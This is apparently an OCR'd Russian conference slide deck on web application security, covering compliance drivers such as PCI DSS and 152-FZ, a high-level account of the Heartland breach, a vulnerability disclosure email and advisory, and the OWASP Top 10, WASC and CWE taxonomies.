Web/безопасность
Совмещая несовместимое

Сергей Гордейчик

Web Application Security Consortium

Positive Technologies

Зачем заниматься безопасностью приложений?

- **Compliance/Регулятивные требования**
- **Собственно для безопасности**
- **PR, MC & Business**
- **Just for FUN**

Регулятивные требования

PCI DSS

- Требования к наличию защитных механизмов (аутентификация, разграничение доступа, шифрование)
- Требования к качеству реализации (отсутствие уязвимостей OWASP top 10)
- Отдельный стандарт для платежных систем PA DSS

152 ФЗ «О персональных данных»


- В рамках 58 приказа ФСТЭК выдвигаются требования к защитным механизмам

Сертификация и аттестация

- В Риме веди себя как римлянин


Собственно безопасность

- **Нужно ли мне это?...**




Регулятивные требования

Объем бедствия по PCI DSS




Степень соответствия PCI DSS (WASC)

Степень соответствия PCI DSS ASV (WASC)



Пример: атака на Heartland Payment Systems



«США против Гонзалеса и сообщников»


Сценарий

- **Изучив компании из «Top 500», обнаружили уязвимости класса SQL Injection на Web-серверах трех из них**
- **С помощью SQL-инъекции получили контроль над несколькими серверами, установили руткиты**
- **Получили доступ к ключевым компонентам инфраструктуры, установили сниферы**
- **Арендовали Web-серверы в 6 регионах, на которые автоматически закачивались данные магнитной полосы и PIN-блоки**

Схема действовала с октября 2006 г. по май 2008 г.
Было скомпрометировано 130,000,000 карт.
Несмотря на предупреждения о возможном фроде, HPS признала утечку и оповестила клиентов только в январе 2009
Это самая масштабная утечка, по ее итогам HPS была «задним числом» признана не соответствующей PCI DSS

The Web Hacking Incident Database (WASC)


- **Сбор и обработка публичных последствий инцидентов (СМИ, расследование уголовных дел, интернет)**
- **Классификация, учет последствий**



Attacked Entity Geography | Attacked System Technology | Cost | Items Leaked | Number of Records | Reference | Apply

Entry Title	WHID ID	Date Occured	Attack Method	Outcome	Incident Description	Attack Source Geography	Attacked Entity Field	Attacked Entity Geography
WHID 2010-58: China journalist club shuts website after attack	2010-58	April 1, 2010	Unknown	Downtime	The Foreign Correspondents Club of China said on Friday it had shut its website after a burst of hacker attacks, days after attacks on the Yahoo email accounts of some foreign journalists covering China were discovered. "We do not know who is behind the attacks or what their motivation is," the club's board said in an emailed statement explaining it had decided to		Media	China


Найдут?



«Статистика уязвимостей Web-приложений за 2008 год» - WASC


PR, MC & Business

- **Демонстрация серьезного отношения к заказчику**
- **Удержание рынка**
- **Выход на новые рынки**



PR, MC & Business

NetCraft Market Share for Top Servers



Netcraft: 150000 сайтов, напугавшись вирусов, отказались от использования веб-серверов Microsoft IIS

02 октября 2001 года, 19:41 | Текст: К. Т.

Netcraft опубликовал результаты своего ежемесячного исследования, в котором рассматривается соотношение сил между различными веб-серверами и операционными системами, используемыми в Интернете.

Авторитетная аналитическая компания призывает всех незамедлительно отказаться от использования веб-серверов Microsoft. В них столько ошибок, что это представляет реальную опасность

25 сентября 2001 года, 15:45 | Текст: К. Т.

Just for FUN

- **Как правило, занимаются «чужой» безопасностью**
- **Исследователи, Аудиторы/пентестеры**
- **Злобные хакеры**

  dud3 1'm g0nn@ +0 HaX0r J00r s1+E! MuH@Ha!

От: Dmitriy Evteev Отправлено: Пн 02.03.2009 20:42
Кому: info@cetera.ru
Копия: Sergey V. Gordeychik; Alexander Anisimov
Тема: Уязвимости Cetera eCommerce
Подписано: devteev@ptsecurity.com

Сообщение | Dmitry Evteev.asc

Добрый вечер!

При проведении работ для Заказчика, использующего Ваше решение Cetera eCommerce, нами были выявлены уязвимости в нем. Пожалуйста свяжитесь с нами, чтобы мы отправили Вам детали.

По следующей ссылке Вы можете ознакомитьс
разглашения: http://www.securitylab.ru/lab/disc
К письму приложен открытый ключ PGP для во
конфиденциальности дальнейшей переписки.

Best Regards, Dmitry Evteev
Positive Technologies Co.
Tel.: (495) 744-0144
Web: http://www.ptsecurity.ru

PT-2009-34: Внедрение операторов SQL в AKmedia CMS

Рейтинг опасности:	Высокий (7.5) AV:N/AC:L/Au:N/C:P/I:P/A:P		
Статус:	Исправлено		
Вектор:	Удаленный		
ПО:	AKmedia CMS		
Идентификатор:	PT-2009-34	**Дата уведомления:**	25.03.2009
CVE ID:	N/A	**Дата исправления:**	26.03.2009

PTeam research


Уязвимость обнаружена:
Дмитрий Евтеев, Positive Technologies Research Team

Что такое

«Безопасное Web-приложение?»


Безопасное Web-приложение

- **Все очень, очень и очень тривиально…**



Проектирование

- **Две задачи**
  - Выбор необходимых функций безопасности (защитных механизмов)
  - Проектирование функций безопасности с учетом требований безопасности
- **Классический пример – ГОСТ/ISO 15408 (Common Criteria)**
  - Часть 2. Функциональные требования безопасности
  - Часть 3. Требования доверия к безопасности



Проектирование - Учет требований безопасности

- **Наличие функций безопасности**
  - Нужна ли мне аутентификация…
  - … протоколирование…
  - …разграничение доступа…
- **Отсутствие функций безопасности может являться уязвимостью**
  - OWASP top 10 (2004)
    - **A8 2004 Insecure Storage**
  - WASC WSTCv2
    - **Insufficient Authentication**
    - **Insufficient Authorization**

Проектирование - Источники

- **Отраслевые/государственные и международные стандарты**
  - PCI DSS
  - PA DSS
  - 152 «ФЗ» - «Четырехкнижие»
  - …
  - …
- **Таксономии и классификации**
  - OWASP top 10 (2004)
  - WASC WSTCv2
  - CWE

OWASP TOP 10

- A1 - Cross Site Scripting (XSS)
- A2 - Injection Flaws
- A3 - Malicious File Execution
- A4 - Insecure Direct Object Reference
- A5 - Cross Site Request Forgery (CSRF)
- A6 - Information Leakage and Improper Error Handling
- A7 - Broken Authentication and Session Management
- A8 - Insecure Cryptographic Storage
- A9 - Insecure Communications
- A10 - Failure to Restrict URL Access

Больше ориентирован на разработку

http://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Web Application Security Consortium WSTCv2

Attacks	Weaknesses	Appendix
Abuse of Functionality	Application Misconfiguration	Authors and Contributors
Brute Force	Directory Indexing	Using the Threat Classification
Buffer Overflow	Improper Filesystem Permissions	Threat Classification Glossary
Content Spoofing	Improper Input Handling	The Threat Classifications Evolution
Credential/Session Prediction	Improper Output Handling	Threat Classification FAQ
Cross-Site Scripting	Information Leakage	Threat Classification Reference Grid
Cross-Site Request Forgery	Insecure Indexing	
Denial of Service	Insufficient Anti-automation	

Две группы: уязвимости и атаки.

Наиболее полное описание проблем безопасности Web-приложений

http://projects.webappsec.org/Threat-Classification-Working

http://www.webappsec.org/projects/threat/

Common Weakness Enumeration

1000 - Research Concepts

- Improper Access of Indexable Resource ('Range Error') - *(118)*
- Use of Insufficiently Random Values - *(330)*
  - Not Using a Random IV with CBC Mode - *(329)*
  - Insufficient Entropy - *(331)*
  - Small Space of Random Values - *(334)*
  - PRNG Seed Error - *(335)*
  - Use of Cryptographically Weak PRNG - *(338)*
  - Predictability Problems - *(340)*
  - Predictable from Observable State - *(341)*
  - Predictable Exact Value from Previous Values - *(342)*
  - Predictable Value Range from Previous Values - *(343)*
  - Use of Invariant Value in Dynamically Changing Context - *(344)*
- Interaction Error - *(435)*
- Improper Control of a Resource Through its Lifetime - *(664)*
- Incorrect Calculation - *(682)*
- Insufficient Control Flow Management - *(691)*
- Protection Mechanism Failure - *(693)*
- Insufficient Comparison - *(697)*

Исчерпывающее описание уязвимостей и атак

Различные взгляды на данные – для разработчиков, исследователей…


http://cwe.mitre.org/

Разработка – реализация требований безопасности

- **Наиболее распространенный источник проблем**
  - Недостаточная информированность разработчиков
  - Ошибки
  - Недостаточное тестирование

- **Как решать?**
  - Внедрение Secure SDLC
  - Тестирование, тестирование, тестирование

Разработка – Тестирование



